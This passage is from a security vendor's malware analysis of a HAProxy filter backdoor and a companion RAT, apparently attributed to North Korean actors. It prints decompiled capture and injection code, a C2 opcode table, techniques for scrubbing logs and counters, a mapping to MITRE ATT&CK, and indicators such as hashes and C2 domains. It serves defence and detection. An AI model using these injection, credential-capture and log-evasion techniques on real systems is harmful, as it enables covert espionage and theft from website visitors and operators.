First, it reaches into HAProxy's internal counters to decrement active connection stats, referencing fields from the proxy struct via hardcoded 2.8.12 offsets to clear any trace left: the per-backend beconn/feconn and the global actconn, then 64-bit fields within be\_counters (cum\_conn, cum\_req, bytes\_in, bytes\_out) guarded against underflow, and 32-bit peak metrics (sps\_max, conn\_max, cps\_max) decremented only when exactly 1. Secondly, it parses a custom hardcoded 14-byte header to obtain the payload length, then creates FIFO pipes via ted\_make\_pipe\_name and ted\_create\_multi\_pipe\_file keyed on HAProxy's connection ID under /tmp (e.g. /tmp/t[ID]\_w.pipe). If HAProxy is running in master-worker mode (MODE\_MWORKER, bit 0x80), the connection ID is

written to the pp\_w2m pipe so the master process runs the dispatcher; otherwise a detached thread runs ted\_pipe\_worker\_thread locally (Figure 13).

The HTX walk filters on block type 4, which is HTX\_BLK\_DATA, and writes each block straight into fdPipe with write(). Any short write aborts and closes the pipe. Afterwards to\_forward, output, buf.head and buf.data on the request channel are all zeroed. That tells HAProxy there is nothing left to forward, so the attacker's command body never reaches a backend server. The C2 request terminates at the load balancer, and no backend ever logs it.

The C2 dispatcher logic is resumed in the table below.

| Command              | Description                                                                                                                                                                                     |
|----------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Opcode '0'<br>(0x30) | Beacon: returns a version banner including build ID (24112201), HAProxy version (2.8.12-0fdb194), master-worker mode status, and chroot path.                                                   |
| Opcode '1'<br>(0x31) | File upload: resolves path via ted_build_correct_path, writes file content via fopen(path, "wb"), and replies 1. Used to upload payload files for the injection path.                           |
| Opcode '2'<br>(0x32) | File download: reads a path, stats it, writes the 8-byte size, and streams the contents back with EAGAIN handling.                                                                              |
| Opcode '3'<br>(0x33) | Command execution: executes commands via popen; merges stdout/stderr, appends " 2>&1", and streams output back XOR-encrypted.                                                                   |
| Opcode '9'<br>(0x39) | Config update: writes new config to ~/cache/haproxy-1000.cache.bak, re-encrypts using chained XOR, validates via ted_load_filter_config, and renames over the active config file if successful. |

All five handlers write the same "HTTP/1.0 200 OK" header with Content-Type: text/html into the read pipe before the body. That's what the response task then relays out via send() on the raw socket, which is why the traffic looks like an ordinary HTTP response on the wire despite never passing through HAProxy's response path. Output back to the operator uses a rolling XOR cipher where each plaintext block is the key used to encrypt the next block with a random 1-byte seed.

If the initial endpoint check does not match "/favorite\_list\_2x\_m500\_ico.jpg" and the filter is in capture mode, then traffic is selectively logged and victims are identified based on the capturelist\_set field within the my\_filter\_config struct (Figure 11), containing the list of targeted IPs and subnets. It uses regular expressions to filter the incoming HTTP traffic, waiting for high-value requests (like a user hitting a /login endpoint or an admin panel).

When a victim's request matches the attacker's filters, the backdoor goes to work.

It extracts the victim's source IP, the requested Host, the Referer, and the User-Agent formatting the data in a single-line record using exclamation marks as separators.

```
capturelist_set = conf->capturelist_set;
if ( !capturelist_set
    || !capturelist_set->hh.tbl->num_items
    || (v91 = v118, tpa = conf->capturelist_set, LOBYTE(v91) = 0, ted_set_contains(capturelist_set, v91))
    || ted_set_contains(tpa, v118) )
{
    capture_url = conf->capture_url;
    if ( !capture_url || (int)pcre_exec(capture_url->reg, capture_url->extra, v21, v100, 0, 0, 0, 0) >= 0 )
    {
        capture_referer = conf->capture_referer;
        if ( !capture_referer
            || (int)pcre_exec(capture_referer->reg, capture_referer->extra, v116, v117, 0, 0, 0, 0) >= 0 )
        {
            capture_agent = conf->capture_agent;
            if ( !capture_agent
                || (int)pcre_exec(capture_agent->reg, capture_agent->extra, ptr, (unsigned int)len, 0, 0, 0, 0) >= 0 )
            {
                timer = time(0);
                if ( localtime_r(&timer, &ctx) )
                {
                    strftime(s, 0x14u, "%4Y-%2m-%2d %2H:%2M:%2S", &ctx);
                }
            }
        }
    }
}
```

*Figure 14: Real-time capturing of selected HTTP headers matching specific regexes*

The execution flow continues based on conf->action; zero means passive logging only, non-zero starts the injection path. A request then has to clear four conditions. It needs a User-Agent, and if agent\_pattern is configured that regex has to match. Second, the code scans the User-Agent for the bytes x,6,4, it selects between the two payload paths the matched rule retrieving them ted\_script\_config struct (path\_32 at offset 0x18 and path\_64 at 0x20). Third, the script rule list is walked until one ted\_script\_config entry's URL and referer regexes both match, with a null referer counting as an automatic pass. Thus the operator catches a victim arriving at a specific page from a specific referrer, rather than spraying at everyone hitting a URL.

```

struct __attribute__((aligned(8))) ted_task_context // sizeof=0x1020
{
    stream *s;
    int fd_res;
    int fd_connection;
    char buf[4096];
    int data;
    int offset;
    char mode;
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    // padding byte
};

struct ted_script_config // sizeof=0x50
{
    char replace;
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    my_regex *url;
    my_regex *referer;
    char *path_32;
    char *path_64;
    char *filename;
    my_regex *status_code;
    char *content_type;
    list list;
};

```

```

struct ted_rep_state // sizeof=0x40
{
    int flag;
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    unsigned __int64 nWritten;
    unsigned __int64 nTotal;
    int fdPipe;
    // padding byte
    // padding byte
    // padding byte
    // padding byte
    FILE *fpAppend;
    my_filter_config *conf;
    ted_script_config *script_conf;
    char *log;
};

```

*Figure 15: Custom ted structure defined to inject malicious code in the page, and store regex rules and the connection context*

Fourth, the implant parses Accept-Language splitting on ; and =, pulling four operator-controlled fields: mrt for the 64-byte uid credential, msc for an 8-byte status, mst for an 8-byte score, and a fourth keyword read from off\_355407 for a 1024-byte infoblob. Parsing is order-independent and any subset can appear. If mrt yields a key, it must exist in allow\_id\_set, and that credential overrides IP filtering entirely, letting the operator reach the requested page from anywhere. It also upgrades the log record to the \*-prefixed format carrying uid, status, score, and info. With no key, the fallback is IP-based: action == 1 requires whitelist membership, action == 2 requires blacklist absence, both checked twice, once with the final octet zeroed for /24 subnet matching and once for the exact host.

Once all checks are cleared the chosen file is opened, stored in the per-connection ted\_rep\_state as fpAppend and nTotal, alongside a script\_conf back-reference to the matched rule. The replace byte at

offset 0x00 of that rule sets flag to 4 when zero and 2 when non-zero, distinguishing appending content from substituting it. Finally the code sets its filter flag and increments nb\_rsp\_data\_filters or nb\_req\_data\_filters on the stream, which is HAProxy's documented opt-in for body access— this time reusing the internal structure of the load balancer to inject code into the page at delivery time.

```
int __fastcall trace_http_headers(stream *s, filter *filter, http_msg *msg)
{
    stream *ctx; // r8
    filter *chn; // rsi

    ctx = (stream *)filter->ctx;
    chn = (filter *)msg->chn;
    if ( SLODWORD(chn->config) < 0 && ctx && (s->flags & 0x800) != 0 )
        return ted_http_headers_for_htx(ctx, chn, msg);
    else
        return 1;
}
```

*Figure 16: Hooking the HTTP response*

Once a victim is marked for injection, two callbacks finish the job on the way out.

ted\_http\_headers\_for\_htx runs first, and only when the data is on the response side, a state block is initialized during the request, and the transaction flag is set. It rechecks the response against the rule that matched earlier, testing Content-Type and the status line, so a payload is delivered only when the reply is a document worth modifying. It then reshapes the response to fit the incoming file: sets Content-Type, adds a Content-Disposition filename if the rule has one, writes the new body length into the custom length header, deletes Accept-Ranges so the client cannot request byte ranges and spot the size mismatch, and forces the status to 200 OK if it was anything else.

ted\_http\_payload performs the swap. For each body chunk, it takes only as much as the payload file has left, reads that slice from disk, decrypts it with ngx\_decrypt\_script, and substitutes it through HAProxy's own body-editing calls. When the replacement changes the body length, the code shifts every remaining filter's offset by the difference, so nothing downstream sees an inconsistency. With the rewritten length header and range support stripped, the size change leaves no trace.

trace\_http\_end handles the leftover bytes. The previous callback can only overwrite bytes that already exist in the response, so when the payload is larger than the original body there is a remainder with nowhere to go. This function runs at the end of the response and appends it. It checks that the state block is in an injection mode, that the headers were already rewritten, and that fewer bytes have been delivered than the payload holds. If so, it measures the free space left in the response buffer, reads exactly that much from the payload file, decrypts it with ngx\_decrypt\_script, and appends it as a new data block, bumping the channel's output count to match.

The result is that a payload of any size can be delivered across as many passes as it takes, using HAProxy's own scheduler to drive the process.

To ensure persistence, curlRAT is integrated and hidden as libc routines.

--- Side-by-Side Decryption (Key: 0x38, Range: 0x9308a0 - 0x9309a2) ---

| ADDRESS  | RAW ENCRYPTED BYTES (HEX)        | DECRYPTED STRING             |
|----------|----------------------------------|------------------------------|
| 0x9308a0 | 59 48 51 67 4c 57 53 5d 56 17... | api_token/2e01e3             |
| 0x9308b1 | 0d 0a 0f 5c                      | 527d                         |
| 0x9308b6 | 08 01 5b                         | 09c                          |
| 0x9308ba | 0b 0e 5a                         | 36b                          |
| 0x9308be | 0d 0d 01 09 09 09 0e 0e 08 0a... | 55911166027a                 |
| 0x9308e0 | 59 48 51 67 4c 57 53 5d 56 17... | api_token/dabc               |
| 0x9308ef | 59 0f 0e 5a 5d 5e 0b 5a 09 0d... | a76bef3b15fbd6da4b56c2dfc73  |
| 0x930910 | 51 55 5f 16 4a 5d 4b 48 57 56... | img.responsive.pstatic.autos |
| 0x930930 | 17 4e 59 4a 17 54 51 5a 17 48... | /var/lib/plymouth/tmp00003   |
| 0x930950 | 17 4e 59 4a 17 54 51 5a 17 48... | /var/lib/plymouth/tmp00002   |
| 0x930970 | 17 4e 59 4a 17 54 51 5a 17 48... | /var/lib/plymouth/tmp00001   |
| 0x930990 | 17 4e 59 4a 17 54 51 5a 17 48... | /var/lib/plymouth            |

Figure 17: ted backdoor including curlRAT configuration

a8bfab4de81a1acb04aacdf757346946b0f5e30f0c9f402004016d0e425119c7

## Attacker infrastructure

The observed infrastructure follows a consistent pattern: Domains are registered under low-cost commodity TLDs —.store, .space, .site, .autos — and use subdomain schemes mimicking image-serving CDN endpoints (img.) They then blend payload delivery traffic into normal web browsing. The naming convention across suggests a shared registration workflow rather than ad-hoc infrastructure. Theimg.responsive.pstatic.autos mimics Naver'spstatic.net static content domain, a South Korean web platform, which combined with the watering-hole delivery model adopted by the ted backdoor is consistent with targeting of Korean-speaking users.

## Attribution

At the time of the analysis, compromised servers had exposed the Groupware login portal on port 443, which is heavily present in Korean enterprise environments. The targeting of regional software (Groupware), mimicking Naver's static content domain, usage of simple xor and substitution ciphers and the watering-hole model already documented in the [Operation Code on Toast](#) (APT37)and [Operation Synchhole](#) (Lazarus),allows medium confidence attribution to DPRK APT. The list of C2s hardcoded is associated with APT37 by [ThreatFox](#) and [maltrail](#).

The campaign's timeline and delivery mechanism overlap with Operation SyncHole, a concurrent Lazarus campaign documented by Kaspersky running from November 2024 through February 2025, in which Lazarus compromised South Korean media sites to redirect visitors to pages serving malicious JavaScript payloads. APT37 and Lazarus Group are distinct North Korean state-sponsored threat clusters assessed by [Mandiant](#) to operate under different DPRK agencies — APT37 under the Ministry of State Security, Lazarus under the Reconnaissance General Bureau — though both

conduct cyber espionage targeting South Korean entities. Lazarus has been observed to deploy backdoored [open-source](#) programs to deliver malware and use feedback XOR + base64 to interact with the C2 by [Kaspersky](#). As of July 2026, similar suspected initial access has been reported by [ENKI WhiteHat](#), suggesting that if a vulnerability in South Korean mail appliances exists, the exploitation could still be ongoing and leveraged by DPRK APTs.

Further evidence is necessary to make a more definitive assessment. Moreover, the presence of ngx\_\* prefixed routines within the ted backdoors suggest code reused from an nginx backdoor. The ngx\_\* prefixed routines were observed during the latest [Funnull](#) campaign, where (similar to our case) a custom nginx filter was registered to hook HTTP traffic, and simple XOR encryption was applied to the configuration file. However, other than a similar naming convention, no significant code-level overlaps exist to support a stronger linkage.

## Conclusion

---

ted backdoor and curlRAT were designed to persist during long-term espionage operations with the ability to steal cookie sessions, credentials, redirect selected users, conduct drive-by download attacks, and hide evidence of the tampered page to a specific range of IPs to evade detection. Defenders should treat any edge component managing user traffic, SSL, or runtime modules with the same strict security standards as their main application servers. Relying on the component's own logs is not enough; securing these systems requires independent network correlation, memory behavioral analysis, and binary integrity checks.

## MITRE ATT&CK techniques

---

| Tactic         | Technique                                 | Detail                                                                                                                                | Component             |
|----------------|-------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|-----------------------|
| Initial access | [T1190] Exploit public-facing application | HAProxy filter API abused as injection point; watering-hole payload delivery via compromised load balancer                            | ted backdoor          |
| Execution      | [T1059.004] Unix shell                    | popen() used for one-shot command execution per opcode '3'; PTY shell spawned per opcode '5'; reverse shell per opcode '3' in CurlRAT | ted backdoor, CurlRAT |
| Execution      | [T1106] Native API                        | pthread_create / pthread_detach for detached shell threads; HAProxy pool_alloc / task_wakeup for async response scheduling            | ted backdoor          |

---

| Tactic               | Technique                                         | Detail                                                                                                                                                                     | Component                     |
|----------------------|---------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------|
| Persistence          | [T1574.006] Hijack execution flow: dynamic linker | Implant loaded as HAProxy shared library filter at process start; persistent across HAProxy restarts                                                                       | ted backdoor                  |
| Persistence          | [T1543] Create or modify system process           | Legitimate crond binary overwritten in-place; service restarted; timestomping to match /usr/bin/ssh creation time                                                          | Stager, CurlRAT               |
| Privilege escalation | [T1548] Abuse elevation control mechanism         | setuid(0) / setreuid(0,0) called before reverse shell daemonisation; stager verifies root before payload drop                                                              | Stager, CurlRAT               |
| Defence evasion      | [T1036.005] Masquerade: match legitimate name     | crond, polkitd, agetty, atd binary names used; CentOS variant masquerades functions as atd_ routines in static analysis                                                    | Stager, CurlRAT               |
| Defence evasion      | [T1070.002] Clear Linux logs                      | Selective keyword erasure (tmp, wget, cron, crond) from bash_history, messages, audit.log, secure, syslog, auth.log via /tmp/jasper-log staging file                       | Stager                        |
| Defence evasion      | [T1070.006] Timestomp                             | Backdoored crond given same creation timestamp as /usr/bin/ssh post-install                                                                                                | Stager                        |
| Defence evasion      | [T1562.006] Disable or modify OS logging          | HAProxy connection counters (beconn, feconn, actconn, cum_conn, cum_req, bytes_in, bytes_out, sps_max, conn_max, cps_max) atomically scrubbed via hardcoded struct offsets | ted backdoor                  |
| Defence evasion      | [T1027] Obfuscated files or information           | Config files encrypted with chained XOR + monoalphabetic substitution; payload scripts encrypted with substitution cipher; C2 comms protected with feedback XOR + Base64   | Stager, CurlRAT, ted backdoor |

| Tactic            | Technique                                                                   | Detail                                                                                                                                                                                                 | Component                     |
|-------------------|-----------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------|
| Defence evasion   | [T1497.001] Virtualisation/sandbox evasion                                  | CurlRAT watchdog checks /usr/lib/libvirtlog.so.0 before activating; aborts if not in virtualized environment                                                                                           | CurlRAT                       |
| Defence evasion   | [T1480] Execution guardrails                                                | Stager deploys only if HAProxy or cron are detected; CurlRAT validates victim token before handler dispatch; ted blacklists known scanner IPs                                                          | Stager, CurlRAT, ted backdoor |
| Credential access | [T1556.003] Modify authentication process: pluggable authentication modules | SSH keylogger intercepts plaintext passwords; credentials saved to encrypted log at /var/lib/ssh/c8c68e629bba773a10ac80012d10bf19                                                                      | CurlRAT                       |
| Credential access | [T1539] Steal web session cookie                                            | Passive capture engine intercepts HTTP sessions; harvests Source IP, Host, URL, Referer, User-Agent, Accept-Language key via regex-gated filters                                                       | ted backdoor                  |
| Discovery         | [T1082] System information discovery                                        | Stager profiles hostname, OS distro, version, kernel release, CPU arch to select payload; CurlRAT beacon transmits 10KB system-info structure                                                          | Stager, CurlRAT               |
| Discovery         | [T1057] Process discovery                                                   | CurlRAT watchdog polls /proc/haproxy.pid hourly; tracks started/stopped/restarted/reloaded states; reports via writeservice_info endpoint                                                              | CurlRAT                       |
| Collection        | [T1185] Browser session hijacking                                           | Response body replaced or appended with decrypted payload script via HAProxy data filter callbacks; Content-Type, Content-Length, Content-Disposition rewritten; 200 OK forced; Accept-Ranges stripped | ted backdoor                  |
| Collection        | [T1119] Automated collection                                                | Passive capture logs timestamped records per matched request; expanded * records written when Accept-Language mrt key present                                                                          | ted backdoor                  |

| Tactic       | Technique                                             | Detail                                                                                                                                                            | Component                                    |
|--------------|-------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| C2           | [T1071.001] Application layer protocol: web protocols | ted C2 tunnelled as HTTP through load balancer; CurlRAT polls C2 over HTTPS with libcurl fallback to HTTP; all payloads as application/x-www-form-urlencoded POST | CurlRAT, ted backdoor                        |
| C2           | [T1132.001] Data encoding: standard encoding          | All CurlRAT C2 payloads Base64-encoded after feedback XOR; ted pipe protocol uses raw bytes with rolling XOR session key                                          | CurlRAT, ted backdoor                        |
| C2           | [T1102] Web service                                   | CurlRAT falls back to secondary C2 img.monderhouse.space on config validation failure; img.darklights.store used as backup config host                            | CurlRAT                                      |
| C2           | [T1572] Protocol tunnelling                           | Interactive shell tunnelled through HAProxy HTTP pipeline via named FIFOs; response exfiltrated via raw send() on TCP socket bypassing HAProxy logging            | ted backdoor                                 |
| C2           | [T1568] Dynamic resolution                            | CurlRAT victim ID derived from hostname + IP + hardware UUID + cron version string, MD5'd and uppercased; used as User-token header in all C2 requests            | CurlRAT                                      |
| Exfiltration | [T1041] Exfiltration over C2 channel                  | SSH credentials exfiltrated via CurlRAT C2; session capture logs written by ted; CurlRAT mode 0 streams command output back over same channel                     | Stager, CurlRAT, ted backdoor, SSH keylogger |
| Exfiltration | [T1560] Archive collected data                        | SSH keylogger output encrypted with substitution cipher before writing; CurlRAT applies feedback XOR + Base64 to all outbound data                                | CurlRAT, SSH keylogger                       |

## Indicators of compromise (IOCs)

---

### CurIRAT Stager

---

5db1b6d52faf60b4f32d6fd0c7c938e4d05d29a14c32ded4a9668357c08b6a91  
09739441ed4599bac2f8159028f772f71e4b25c8badfff95574e56d7384f3dbe  
fea1bc36632c71e5a839803469ef60ac47595d36b2c50934ac109ade6df06e61

### CurIRAT

---

83f7d565b0465546027052b597af46eae3a199e7a91fcc2ab936341147349130  
7007a78d50a993cb174c685eba96eb442c9507e38fd9d8e5dff712f613ec110  
6cf1b5e92a9c0756f597a5ddefb38eba32961c52efac7ab2a0aa52c639a8fc53  
ed72f4cd8d467b5c5d95ae6aeca4aaeea14d79565d379c1ca5871a714727be16  
feeea9d0bf6ae7396d28271baa51ae50df5169ce5d32a516865856f91abc50b3  
6cf1b5e92a9c0756f597a5ddefb38eba32961c52efac7ab2a0aa52c639a8fc53  
d53c760c23b4405eb04ad0f20ead375440344b3bdf1fb7854ed12e40d155eabe - cronie  
2f02b09d61d432134e994ad671258f523bbf289ae6091fd4eae192c60bd51b6f - agetty  
8f30b57928934ae67478d0e690c91d046e35a638da098d02922a4a88a0fdb66c - atd  
a1d8af3a6acb731f07f72040eccb3450c1c83d40e29f736c2a63d35388660be4 - polkitd  
12810854c8b2c391b23e2e18b013e873d0369b0637aa3cf993136c07188ba3b8  
009a1e2d7a582a24e50cf2ffc2a005482c8e38f22bf5ed416053855f8d054e1e

### SSH keylogger

---

4bb923eb040aa13ca8fd409c31ee4729c60ddff32e350efe1c5a4a9168a065f5

### Ted backdoor

---

94630b96f628c96a6bff7904b40ffc9ad67c86f8a4ff6080c3b524831c93f402  
72e70936f0dbe459142a1d867617c35f8d0cce5d18c6a49e1090a2a5adc8e558  
a8bfab4de81a1acb04aacdf757346946b0f5e30f0c9f402004016d0e425119c7

## C2

---

img.monderhouse.space

img.smartnords.site

img.darklights.store

img.responsive.pstatic.autos

img.socialteams.store

img.worksongo.store

## Rapid7 customers

---